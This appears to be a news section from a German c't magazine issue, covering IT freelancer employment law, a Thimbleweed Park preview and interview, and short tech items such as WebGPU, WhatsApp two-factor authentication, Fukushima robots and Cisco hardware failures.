Laut Statistischem Bundesamt gab es 2014 in Deutschland rund 90.000 freie IT-Fachleute, darunter 72.000 Solisten ohne eigene Angestellte. Solchen Informatikern und Ingenieuren geht es finanziell sehr gut: Einer Umfrage des Projektvermittlers Gulp zufolge berechnen sie ihren Kunden im Schnitt 80 Euro netto pro Stunde, machen jährlich einen Brutto-Umsatz von rund 140.000 Euro und einen Gewinn von 71.000 Euro (Brutto-Umsatz minus Kosten für Altersvorsorge, Kranken- und Pflegeversicherung, Steuerberater, Weiterbildung, Büro). Die Allermeisten wollen auf jeden Fall selbstständig bleiben. Falls die Deutsche Rentenversicherung Bund jedoch Scheinselbstständigkeit feststellt, werden sie unfreiwillig zu Angestellten.

Laut DRV ist das umso wahrscheinlicher, je mehr der folgenden Merkmale zutreffen:

- Sie haben die uneingeschränkte Verpflichtung, allen Weisungen des Auftraggebers Folge zu leisten;
- Sie müssen bestimmte Arbeitszeiten einhalten;
- Sie haben die Verpflichtung, dem Auftraggeber regelmäßig in kurzen Abständen detaillierte Berichte zukommen zu lassen;
- Sie arbeiten in den Räumen des Auftraggebers oder an von ihm bestimmten Orten;
- Sie haben die Verpflichtung, bestimmte Hard- und Software zu benutzen, sofern damit insbesondere Kontrollmöglichkeiten des Auftraggebers verbunden sind.

Unternehmen zusätzlich aufschreckt und verunsichert. Bislang können Arbeitsvermittler nämlich „auf Vorrat“ eine Leiharbeiterlaubnis besorgen, die als Fallschirm dient, falls ein von ihnen vermittelter Selbstständiger als Scheinselbstständiger eingestuft wird. Auf diese Weise stellen die Vermittler sicher, dass der Endkunde auf keinen Fall Sozialbeiträge zahlen muss.

Doch das ist ab April verboten. Wird ein Selbstständiger zum Scheinselbstständigen erklärt, muss der Auftraggeber haften und kann strafrechtlich verfolgt werden – es drohen Geld- und sogar Freiheitsstrafen.

Die IT-Freelancer vermuten, dass aus diesem Grund viele Unternehmen ihre Selbstständigen in Leiharbeiter umwandeln wollen. Eine Reihe von Konzernen, darunter VW, BMW und die Telekom, wollte das Thema gegenüber c't nicht kommentieren. Die Arbeitsrechts-Expertin des Industrieverbands Bitkom, Adél Holdampf-Wendel, warnt aber: „Das neue Gesetz wird dazu führen, dass Werk- und Dienstverträge mit Selbstständigen in bestimmten Fällen als verdeckte Arbeitnehmerüberlassung gewertet und streng sanktioniert werden.“


Die Gesetzesbegründung stellt zwar klar, dass die Tätigkeit von IT-Beratern nicht eingeschränkt werden soll. Rechtlich bindend ist diese Aussage aber nicht. „Nun werden wieder Gerichte entscheiden müssen, was erlaubt ist und was nicht. Statt klarer Regeln bringt das Gesetz für die Unternehmen erneut Rechtsunsicherheit“, sagt Holdampf-Wendel.

Mehrere von c't befragte IT-Freelancer betonten, dass sie Nahles' Kampf gegen ausbeuterische Leiharbeit und Outsourcing grundsätzlich begrüßen – zum Beispiel in der Taxibranche, bei Expeditionen oder in Schlachthöfen. Doch sie sehen sich als Kollateralschaden einer schlecht gemachten Reform. „Ich Sorge ja selbst für mein Alter vor, habe Immobilien, habe Lebens- und Rentenversicherungen“, sagt Rolf Fischer. Er will keine Zwangsvorsorge, sondern einfach nur in Ruhe arbeiten.

(cwo@ct.de) **ct**

Mehr Scheinselbstständige

Wer die Deutsche Rentenversicherung um Prüfung bittet, wird in fast jedem zweiten Fall als scheinselbstständig eingestuft und muss Sozialversicherungsbeiträge zahlen.



Pixel-Nostalgie

Ron Gilbert veröffentlicht Thimbleweed Park

Nach erfolgreicher Kickstarter-Kampagne steht Thimbleweed Park, das neue Adventure von Monkey-Island-Schöpfer Ron Gilbert, in den Startlöchern: ein klassisches Point-and-Click-Spiel mit modernen Design-Entscheidungen.

Von Daniel Herbig

Es geht in **Thimbleweed Park** nicht mit rechten Dingen zu. Das Pixelblut einer Leiche färbt den örtlichen Bach rot, ein cholerischer Clown wird mit einem Fluch belegt und als Tauben maskierte Klempnerinnen faseln von ominösen „Zeichen“. Das kommende Point-and-Click-Adventure von Entwickler-Legende Ron Gilbert ist deutlich düsterer als seine Frühwerke *The Secret of Monkey Island* und *Maniac Mansion*. Aber zumindest vom Spielprinzip her ist *Thimbleweed Park*, das in den nächsten Wochen

erscheinen soll, stark an diese Adventure-Klassiker angelehnt: Im linken unteren Bildabschnitt warten Verben wie „Benutzen“ und „Anschauen“ darauf, mehr oder weniger sinnvoll mit Gegenständen kombiniert zu werden. Optisch hält sich *Thimbleweed Park* außerdem an den 8-Bit-Stil der späten 80er- und frühen 90er-Jahre, auch wenn Gilbert zusätzliche Effekte wie dynamische Beleuchtung eingebaut hat.

Alte Ästhetik, frisches Design

„Es ist so, als würde man eine verstaubte alte Schreibtisch-Schublade öffnen und darin ein unentdecktes LucasArts-Adventure finden, das man noch nie gespielt hat“, heißt es auf der Kickstarter-Seite zu *Thimbleweed Park*, wo Gilberts Studio „Terrible Toybox“ um Unterstützung für die Entwicklung warb. Ron Gilberts neues Adventure ist bewusst altmodisch, zumindest oberflächlich betrachtet.

Aber *Thimbleweed Park* ist nicht bloß ein wehmütiger Rückblick auf die Blütezeit der Point-and-Click-Spiele. Gilbert weiß, dass sich die Spielgewohnheiten in der Zwischenzeit geändert haben. Kaum jemand hat noch Lust, stundenlang ohne Orientierung durch die Spielwelt zu irren. Gilbert hat daher To-Do-Listen in die Inventare der fünf spielbaren Charaktere gepackt. Dort ist jederzeit klar zu sehen, welche Aufgaben aktuell erledigt werden müssen, um die Story voranzubringen. Diese Notizblöcke helfen dem Spieler auch, nach einer Pause schnell zurück ins Spielgeschehen zu finden.

Neu ist auch die Möglichkeit, zu Beginn des Spiels zwischen zwei Schwierigkeitsgraden zu wählen: So sollen Fans der alten Schule und erfahrene Knobel-Spieler voll auf ihre Kosten kommen, während Anfänger sich mit simpleren Rätseln mehr auf die Geschichte konzentrieren können. Beim Anspielen der Testversion war etwa ein Kanalzugang im leichten Modus schon freigeräumt und die Clowns-nase, die man im schweren Modus erst finden musste, befand sich bereits im Inventar. Gilberts jüngstes Werk ist dadurch zugänglicher als die altherwürdigen Genre-Vertreter.

Anspielungen im Überfluss

Ab und zu wird die mulmige Stimmung in *Thimbleweed Park* von humoristischen Elementen aufgelockert. Dafür sorgen hauptsächlich Fingerzeige in die Vergangenheit von Adventure-Spielen. Ein Charakter hält beispielsweise einen Vortrag über Spieldesign. Und einer Protagonistin muss ich dabei helfen, ihre Job-Bewerbung an einen LucasArts-Abklatsch zu senden – Dolores möchte unbedingt Adventure-Designerin werden.

Thimbleweed Park ist vollgestopft mit solchen Scherzen, die erfahrene Adventure-Haudegen belustigen, Neueinsteiger aber eher verwirren dürften. In den ersten Spielstunden der Vorschau-Version blieb *Thimbleweed Park* trotz dieser Ablenkungen spannend. Teile der Story werden in spielbaren Flashbacks erzählt, die sich mit der Zeit zu einem Gesamtbild fügen.

Die unbehagliche Atmosphäre und die merkwürdigen Charaktere machen neugierig. Irgendetwas Unheimliches geht in dieser halbverlassenen Kleinstadt vor. Man will herausfinden, was – auch wenn die Steuerung per Aktionsverben nicht mehr ganz zeitgemäß ist.

(dahe@ct.de) **ct**



In *Thimbleweed Park* muss man einen Mord aufklären – doch in dem kleinen Dorf geht noch mehr vor.

Klassiker im Rückspiegel

Ron Gilbert entwickelt seit über 30 Jahren Adventure-Spiele. Mit seinem jüngsten Titel Thimbleweed Park kehrt er zu seinen Wurzeln zurück.


c't: Herr Gilbert, Sie sagen, Thimbleweed Park spielt sich nicht so, wie die klassischen Point-and-Click-Spiele tatsächlich waren – sondern so, wie man sie in Erinnerung hat. Wo ist der Unterschied?

Ron Gilbert: Die Nostalgie lässt uns viel positiver auf Dinge zurückblicken und dabei vergessen, dass sie vielleicht gar nicht so toll waren. So geht es mir beispielsweise mit den TV-Shows, die ich als Kind so gern geschaut habe. Ich habe tolle Erinnerungen daran, aber wenn ich sie heute nochmal sehe, denke ich mir nur: „Wie konnte ich das jemals gut finden?“ Thimbleweed Park soll heute schon so gut sein wie die Adventures in unserer Erinnerung.

c't: Derzeit dominiert eine neue Generation von Adventure-Games den Markt, die sich durch einen filmischen, linearen Spielverlauf kennzeichnen. Was halten Sie von diesem Trend?

Gilbert: Diese Adventure-Spiele sind nicht mein Fall. Für mich geht es in Adventures um das Entdecken der Spielwelt, was in solchen Spielen selten möglich ist. Ich verstehe aber, warum die Leute sie mögen. Man hat die Sicherheit, dass man immer vorankommt, ganz automatisch. Das haben wir auch bei Thimbleweed Park berücksichtigt. Wir sagen den Leuten nicht, wo sie hingehen sollen. Aber wir geben ihnen das angenehme Gefühl, auf dem richtigen Weg zu sein.

c't: Was halten Sie von den Point-and-Click-Adventures deutscher Entwicklerstudios wie Daedalic oder King Art?



Ron Gilbert ist Programmierer und Designer von Videospielen. Bekannt wurde er als Schöpfer von Adventure-Meilensteinen wie Maniac Mansion und The Secret of Monkey Island.

Gilbert: Das sind gute Spiele. Allgemein spiele ich Adventures aber nicht so gern. Ich mag das Designen, aber beim Spielen suche ich immer versessen nach Fehlern. Das ist der Fluch eines Entwicklers. Ich habe nur den beruflichen Blick.

c't: Spiele werden häufig auf YouTube oder Twitch angeschaut. Wie entwickelt man Adventures, die beim Selberspielen einen Mehrwert bieten?

Gilbert: Wenn das Spiel gut ist, gibt es neben dem Hauptpfad noch viele kleinere, optionale Abschnitte. Die Zuschauer sehen beim Let's Play dann nur einen Weg, neben dem es noch viele weitere Möglichkeiten gibt. Die Hoffnung ist, dass sie diese dann selbst erleben wollen.

Anzeige


Anzeige

Technik-Dokumentation

Adobe hat die Technical Communication Suite 2017 veröffentlicht. Sie hilft technischen Redakteuren bei der Dokumentation und beim Erstellen von Lerninhalten. Kern der Suite sind FrameMaker und RoboHelp. Mit FrameMaker entstehen Dokumente als Responsive HTML5, als App sowie in den Formaten PDF und EPUB. FrameMaker orientiert sich am DITA-Standard (Darwin Information Typing Architecture), einem XML-Datenmodell für technische Informationen. Dank eines Updates des XML Documentation Add-on für das CMS Adobe Experience Manager arbeitet dies nun mit FrameMaker 2017 zusammen.

RoboHelp 2017 erstellt Wissensdatenbanken inklusive Navigations- und Suchfunktion ebenfalls als Responsive HTML5. Die neue Version unterstützt 17 Ausgabeformate, darunter mobile Apps für iOS und Android. Nicht aktualisiert wurde Adobe Captivate 9. Das Programm erfasst Bildschirmhalte und erstellt Quizabfragen für Tutorials und Hilfesysteme. Inbegriffen sind außerdem Adobe Acrobat Pro DC 2015 und Presenter 11 zur Konversion von PowerPoint-Dateien nach HTML5.

Die Suite kostet gut 2300 Euro, das Upgrade von der Vorversion 950 Euro. Im Jahres-Abo ist die Suite für 60 Euro monatlich erhältlich. FrameMaker und RoboHelp verkauft Adobe auch einzeln für jeweils 1400 Euro. Der Adobe FrameMaker Publishing Server 2017 für knapp 18.000 Euro automatisiert die Veröffentlichung in verschiedenen Kanälen wie EPUB 3.0, Apps und WebHelp. (akr@ct.de)



FrameMaker 2017 exportiert Dokumente als PDF und EPUB sowie als App und HTML5.

Web-optimiertes PDF

Der Editor PhantomPDF 8.2 von Foxit kann linearisiertes PDF erstellen. Es macht Inhalte bereits lesbar, bevor das gesamte Dokument geladen wurde. CAD-Dateien wandelt das Programm im Windows Explorer per Kontextmenü in PDF. Aus markierten Stellen in MS-Office-Dokumenten, kompletten Website-Hierarchien oder ausgewählten Seiten fertigt die Software ebenfalls PDF. Verbesserungen gibt es bei der gemeinsamen Arbeit an Dokumenten über Foxits Cloud-Dienst ConnectedPDF: Ein neues Kommentar-Panel soll hier für mehr Übersicht sorgen. PhantomPDF läuft unter Windows und kostet als Standard-Version 125 Euro. Die 160 Euro teure Business-Ausführung bietet zusätzliche Funktionen wie Schwärzen, Bates-Nummerierung und Überprüfen von Dokumenten im Team. Beide Produkte gibt es auch im Abo. (atr@ct.de)

KI rekonstruiert Gesichter

Forscher von Googles KI-Abteilung Google Brain haben zwei neuronale Netze so kombiniert, dass sie aus bis zur Unkenntlichkeit verkleinerten Fotos (8 × 8 Pixel) realistisch wirkende Gesichter in 16-facher Auflösung rekonstruieren. Das erste Netzwerk wurde trainiert, zu einem verkleinerten Bild passende Motive in höherer Auflösung zu finden. Zum Vergleich rechnet die Software die Bilder auf 8 × 8 Pixel herunter. Das zweite Netz versucht nun die fehlenden Pixel passend zu ergänzen, sodass ein plausibles Bild entsteht. Bei Porträts interpretiert die Software etwa einen rötlichen horizontalen Verlauf als Lippen und füllt den Bereich entsprechend. Einige Rekonstruktionen sehen den Original-Porträts erstaunlich ähnlich. (atr@ct.de)



Google Brain rekonstruiert bis zur Unkenntlichkeit verkleinerte Bilder (links Ausgangsbild, Mitte Rekonstruktion, rechts Original).


Anzeige

Endgültiges Aus für Firefox OS

Mozilla stellt die Arbeiten an seinem Mobilbetriebssystem Firefox OS ein. Die Stiftung hat das Team aufgelöst, das Firefox OS auf internetfähige Geräte bringen sollte. Mozilla hatte das Projekt erst vor vier Jahren auf dem Mobile World Congress 2013 vorgestellt. Damals konnte das Open-Source-Unternehmen Kooperationen mit zahlreichen großen Mobilfunkunternehmen vorweisen.

Nennenswerte Erfolge erzielte das vor allem auf Low-End-Geräten installierte Betriebssystem jedoch nur vorübergehend in einigen Schwellenländern. Zuletzt hatte Mozilla noch versucht, Firefox OS für Smart-TVs einzusetzen, aber außer einer Kooperation mit Panasonic ist dabei nicht viel herausgekommen. (jo@ct.de)

Präsidentenwahl in Frankreich: Medien gegen „Fake News“



Das Recherche-Netzwerk Bellingcat ist einer der Partner von CrossCheck.

Im Vorfeld der französischen Präsidentenwahl hat Facebook angekündigt, seine Maßnahmen gegen die Verbreitung eindeutiger Falschmeldungen nach den USA und Deutschland auch in Frankreich zu implementieren. Zudem haben mehrere Medien gemeinsam mit Google ein Projekt vorgestellt, das sich der Prüfung angezeigelter Meldungen im Netz widmen soll.

Das Projekt firmiert unter dem Namen CrossCheck und soll am 27. Februar starten. Google ist über sein News Lab an dem Projekt beteiligt. Neben der Nachrichtenagentur AFP nehmen etliche Medien, mehrere Investigativ-Plattformen und die französische Universität Sciences Po an CrossCheck teil. Facebook ist auch bei diesem Projekt mit an Bord. (jo@ct.de)

Facebook will Passwort-Reset via E-Mail ablösen

Passwort vergessen – kein Problem, man lässt sich einen Reset-Link an die registrierte E-Mail-Adresse schicken und schaltet den Zugang wieder frei. Dieses Verfahren ist aber aus verschiedenen Gründen unsicher. So fehlt bei Mails in aller Regel die Ende-zu-Ende-Verschlüsselung. Facebook-Ingenieure haben daher eine neue Form des Passwort-Resets vorgestellt, die sogenannte Delegated Recovery.

Wie Delegated Recovery funktioniert, lässt sich am besten am Beispiel von GitHub erklären. Das ist bislang der einzige Dienst, der dieses Verfahren nutzt. Zunächst generiert man bei GitHub ein Token und erklärt sich damit einverstanden, dass dieses Token in seinem Facebook-Account gespeichert wird. Hat man nun sein GitHub-Passwort verlegt, so loggt man sich bei Facebook ein und stößt den Recovery-Prozess an. Facebook übermittelt dazu das Token an GitHub. GitHub verifiziert die Echtheit des Tokens und gibt den Account wieder frei. Der ganze Prozess ist durch verschiedene kryptografische Maßnahmen gegen Angriffe geschützt (Details siehe c't-Link).


Bei GitHub steht auch der Quelltext des Systems zum Herunterladen bereit. Da er Open Source ist, sollen auch andere Dienstleister als Zugangshelfer fungieren, ähnlich wie man sich jetzt bei vielen Diensten über Facebook, Twitter oder Google einloggen kann. (jo@ct.de)

Details und Analyse: ct.de/ypdm

Zwei-Faktor-Authentifizierung für WhatsApp

WhatsApp hat damit begonnen, eine Zwei-Faktor-Authentifizierung für alle Nutzer der App unter Android und iOS freizuschalten. Die Funktion soll WhatsApp-Konten vor Kaperung schützen. Es ist beispielsweise nicht möglich, die SIM-Karte einfach in ein anderes Gerät zu stecken, um Zugriff auf ein WhatsApp-Konto zu erlangen. Die Zwei-Faktor-Authentifizierung ist optional; sie wird unter „Einstellungen/Account/Verifizierung in zwei Schritten“ eingeschaltet. Der Nutzer legt dann einen sechsstelligen Zahlencode fest. Diesen fragt WhatsApp ab, sobald ein Konto auf einem neuen Smartphone eingerichtet wird. Zusätzlich kann man eine E-Mail-Adresse hinterlegen, über die sich die Zwei-Faktor-Authentifizierung wieder abschalten lässt.

Diese Hintertür ist nützlich, wenn der Nutzer seinen Zahlencode vergessen haben sollte. Als Erinnerungshilfe fragt WhatsApp den Code regelmäßig ab. (dbe@ct.de)



Die Zwei-Faktor-Authentifizierung ist optional; man aktiviert sie unter den Account-Einstellungen.

Extreme Strahlung stoppt Roboter in Fukushima

Der Rückbau des zerstörten Atomkraftwerks Fukushima wird noch schwieriger als bisher angenommen. Neue Messungen haben ergeben, dass die Strahlung im Reaktor Nr. 2 bei über 500 Sievert pro Stunde (Sv/h) liegt. Schon wenige Minuten in dieser Umgebung bedeuten für Menschen den sicheren Tod. Aber auch für Roboter ist die Strahlung gefährlich: Mitte Februar musste der Fukushima-Betreiber Tepco ein ferngesteuertes Gefährt früher als geplant stoppen und in Sicherheit bringen, nachdem die Strahlung die Kamera-Chips beschädigt hatte.

Aus den Interferenzen der Bilder errechnete Tepco eine Strahlung von etwa 650 Sv/h. Vertreter der japanischen Regierung zweifeln diesen Wert zwar an. Weniger als 500 Sv/h dürften es allerdings kaum sein, denn die für eine maximale Dosis von 1000 Sievert konzipierte Roboter-Kamera fiel innerhalb von zwei Stunden aus. Bereits Anfang Februar hatte Tepco mit einer anderen Kamera einen Wert von 530 Sv/h ermittelt. Zuvor waren 73 Sv/h der höchste in Fukushima gemessene Wert.

Der gestoppte Roboter sollte mit einer Hochdruckwasserpumpe Ablagerungen von einem Zugang zum Bereich unterhalb des Druckbehälters entfernen. Fünf von sieben Metern dieses Zugangs sind durch geschmolzene Kabel und Farbe verunreinigt. Der Roboter konnte nur einen Meter reinigen. Ver-




Bild: Toshiba

Toshibas „Skorpion“ soll 1000 Sievert überstehen. Doch in Reaktor 2 dauert es nur zwei Stunden, bis diese Schwelle erreicht wird.

mutlich sind die Brennstäbe durch den Druckbehälter geschmolzen und befinden sich in der Nähe dieser Stelle.

Noch im Februar will Tepco einen zweiten ferngesteuerten Roboter in die Gefahrenzone schicken. Der „Skorpion“ von Toshiba soll den Boden des Druckbehälters untersuchen. Er ist ebenfalls für eine maximale Dosis von 1000 Sievert ausgelegt. Der japanische Nuklearexperte Fumiya Tanabe sagte gegenüber der Zeitung Asahi Shimbun: „Wir haben noch kaum Hinweise auf die genaue Position, Größe und Form der geschmolzenen Brennstäbe. Die geplante Untersuchung mit Robotern muss neu konzipiert werden. Und der Rückbau wird noch länger dauern.“

(cwo@ct.de)

Anzeige

WebGPU: neues 3D-Web-API

```
// Ask the context for the texture it expects the next
// frame to be drawn into.
let drawable = gpu.nextDrawable();

let passDescriptor = new WebGPURenderPassDescriptor();
passDescriptor.colorAttachments[0].loadAction = "clear";
passDescriptor.colorAttachments[0].storeAction = "store";
passDescriptor.colorAttachments[0].clearColor = [0.8, 0.8, 0.8, 1.0];
passDescriptor.colorAttachments[0].texture = drawable.texture;
```

Quelle: Apple

Apple hat beim W3C eine neue 3D-Schnittstelle fürs Web vorgeschlagen.

Beim W3C hat Dean Jackson von Apples WebKit-Team vorgeschlagen, eine Arbeitsgruppe zur Optimierung von Standards für 3D-Grafik im Web einzurichten. Ziel ist die Erarbeitung einer neuen Schnittstelle zwischen Web-Plattform und GPUs, die Jackson WebGPU nennt. Sie soll sich jedoch nicht auf die 3D-Ausgabe beschränken, sondern die Rechenleistung moderner Grafikchips auch unabhängig davon für parallele Berechnungen nutzen.

Die neue Schnittstelle soll eine Verbindung zu den gängigen APIs Vulkan (Khronos Group), Direct3D 12 (Microsoft) und Metal (Apple) herstellen. Sie erlauben Entwicklern Hardware-näheren Zugriff auf die GPUs als WebGL, was für eine höhere Performance sorgt. Auch den noch in Entstehung begriffenen Standards WebVR zur Einbindung von Virtual-Reality-Geräten über JavaScript sowie WebAssembly zur Client-seitigen Browser-Programmierung über Bytecode, etwa mit C/C++ und Rust, soll der Standard Rechnung tragen. Derzeit sucht das W3C nach Mitgliedern, die den neuen Standard ausarbeiten, allen voran GPU-Anbieter und Entwickler von Browser-Engines, aber auch die Web-Community, die sich mit 3D-Grafik beschäftigt. (bkr@ct.de)

Apple-Notizen

Der fünfjährige **Rechtsstreit zwischen Apple und Samsung** steht wieder am Anfang. Nachdem das oberste US-Gericht das Urteil gegen Samsung aufgehoben hatte, hat nun das zuständige kalifornische Berufungsgericht das Verfahren an die erste Instanz verwiesen. Apple hatte seinem Konkurrenten vorgeworfen, Geschmacksmuster zu verletzen und ihn daraufhin auf eine Millionensumme verklagt.

Die aktuelle Beta-Version von macOS 10.12.4 enthält Hinweise auf kommende **MacBooks mit Kaby-Lake-CPUs** von Intel. Das meldet der Blog „Pike's Universum“, der in den Konfigurationsdateien Bezeichnungen für zwei neue 13-Zoll-Modelle ohne Touch Bar, drei neue 13-Zoll-Modelle mit Touch Bar und drei neue 15-Zoll-Modelle mit Touch Bar entdeckt haben will. Die Massenproduktion wird jedoch nicht vor Ende Juli erwartet.

Beta-Tester können in der aktuellen Vorab-Version 15.31 die **Touch-Bar-Unterstützung für Microsoft Office** ausprobieren. Über die berührungsempfindliche Leiste lassen sich in Word etwa Textpassagen formatieren oder Schriftarten wählen, Excel blendet darin unter anderem die zuletzt verwendeten Formeln und Funktionen ein und PowerPoint nutzt die Touch Bar, um grafische Elemente anzupassen, Objekte zu sortieren oder zu drehen.

Angreifer versuchen inzwischen auch am Mac, **Makro-Angriffe über Microsoft Office** zu nutzen, um Schadcode ins System zu schleusen. Es befindet sich ein speziell für die Mac-Version von MS Office präpariertes Dokument im Umlauf, das die Gatekeeper-Funktion von macOS umgehen kann, wenn der Nutzer die Ausführung von Makros erlaubt. Generell gilt: Bei Dateien aus unbekannten Quellen sollte man Makros nicht aktivieren.

EMV-Probleme mit LGs 5K-Displays

Offenbar weisen die ersten Chargen der UltraFine-5K-Displays von LG, die Apple als Ersatz für seine inzwischen eingestellten Thunderbolt-Displays ansieht, Defizite bei der elektromagnetischen Abschirmung auf. Berichten zufolge kommt es zu Bildstörungen wie Flackern, wenn der Abstand zu einem WLAN-Router weniger als zwei Meter beträgt. In einigen Fällen schalteten sich Bildschirme aber auch unmotiviert aus. Auch andere Geräte, die im Funknetz kommunizieren, sollen die Monitore aus dem Tritt bringen können. Das Phänomen verschlimmert sich laut Nutzerberichten mit zunehmendem Netzwerk-Traffic. Wer seinen fehlerhaften Bildschirm über Apple gekauft hat, kann ihn zwar dort wieder zurückgeben, die Reparaturabwicklung übernimmt aber LG. Die Firma will die Geräte selbst untersuchen und von Fall zu Fall entscheiden, ob sie mit einer besseren Abschirmung versehen werden. Eine überarbeitete Version der betroffenen Displays mit verbesserter Abschirmung will der Hersteller „nach Februar 2017“ ausliefern. Derweil hat sich die Lieferzeit für das UltraFine 5K in Apples Online-Shop auf fünf bis sechs Wochen erhöht. (bkr@ct.de)



Bild: LG

LGs Ersatz fürs Apples Thunderbolt-Display hat Probleme bei der EMV-Schirmung.

CPU-Ausfall in Netzwerkgeräten

Eine Handvoll Network Appliances soll nach rund anderthalb Jahren Betriebszeit eine erhöhte Ausfallneigung zeigen, warnt der Netzwerkhersteller Cisco. Davon sind Geräte betroffen, in denen ein Atom-Prozessor der C2000er-Serie steckt (siehe c't-Link). Sie steigen nicht im Betrieb aus, sondern versagen beim Neustart, also etwa nach einem Stromausfall oder Firmware-Update.

Ursache ist vermutlich ein Defekt im Prozessor: Intel hat im Januar 2017 für die

System-on-Chip-Serie C2000 ein Specification Update herausgegeben. Demzufolge funktioniert manchmal der LPC-Taktgeber zum Auslesen des seriellen Boot-Flash-Bausteins nicht mehr (AVR54: System May Experience Inability to Boot or May Cease Operation). Der Fehler lässt sich nicht per Firmware-Update beheben. Cisco will defekte Geräte austauschen.

(ea@ct.de)

Cisco-Warnung, Intel-Spec: ct.de/yg38

Netzwerkverteiler für die Flurdecke

Beim Nachrüsten von intelligenter Beleuchtung, Überwachungskameras, Access Points oder anderen Internet-Dingen geht in älteren Gebäuden schnell der Raum für zusätzliche Patchfelder aus. Denn jedes neue Ding braucht einen Netzwerkanschluss, der über solche Verteiler läuft. Das Problem will Siemon mit seinem LVP-Deckengehäuse lösen. Darin

findet ein Racksystem mit 4 Höheneinheiten Platz. Es kann bis zu 96 Kupferports aufnehmen, über die auch Energie laufen darf (Power over Ethernet, PoE+ nach IEEE 802.3at). Das Gehäuse kann laut Hersteller 31,7 Kilogramm tragen. In den Deckel lässt sich eine zugeschnittene Deckenplatte einschieben, die sich besser ins Dekor einfügt.

(ea@ct.de)



Mit dem passiven Deckengehäuse von Siemon kann man Patchfelder in abgehängten Zwischendecken verstecken.

Anzeige

Chips für schnelleres WLAN

Qualcomm will noch im ersten Halbjahr 2017 Muster seiner neuen Bausteine für beschleunigtes WLAN nach dem kommenden Standard IEEE 802.11ax ausliefern. Der IPQ8074 ist als System-on-Chip für Router und Access Points vorgesehen. Er läuft mit vier ARM-A53-Kernen (max. 2 GHz Takt) und hat drei Gigabit-Ethernet-Schnittstellen, zwei davon für NBase-T (0,1/1/2,5/5/10 GBit/s). Das WLAN arbeitet mit insgesamt 12 MIMO-Streams in beiden Bändern simultan (4 Streams auf 2,4 GHz, 8 auf 5 GHz); es kann Daten

gleichzeitig an mehrere Clients senden und von ihnen empfangen (Multi-User-MIMO).

Beim QCA6290 stecken erstmals zwei Funkmodule in einem Client-Chip: Er kann auf beiden WLAN-Bändern gleichzeitig Daten mit dem Router austauschen (Dual Band Simultaneous, DBS). Daraus soll im Bestfall eine Datenrate von 1,8 GBit/s brutto resultieren. Erste Geräte mit den 11ax-Chips sind im Sommer von Netgear und Cisco zu erwarten.

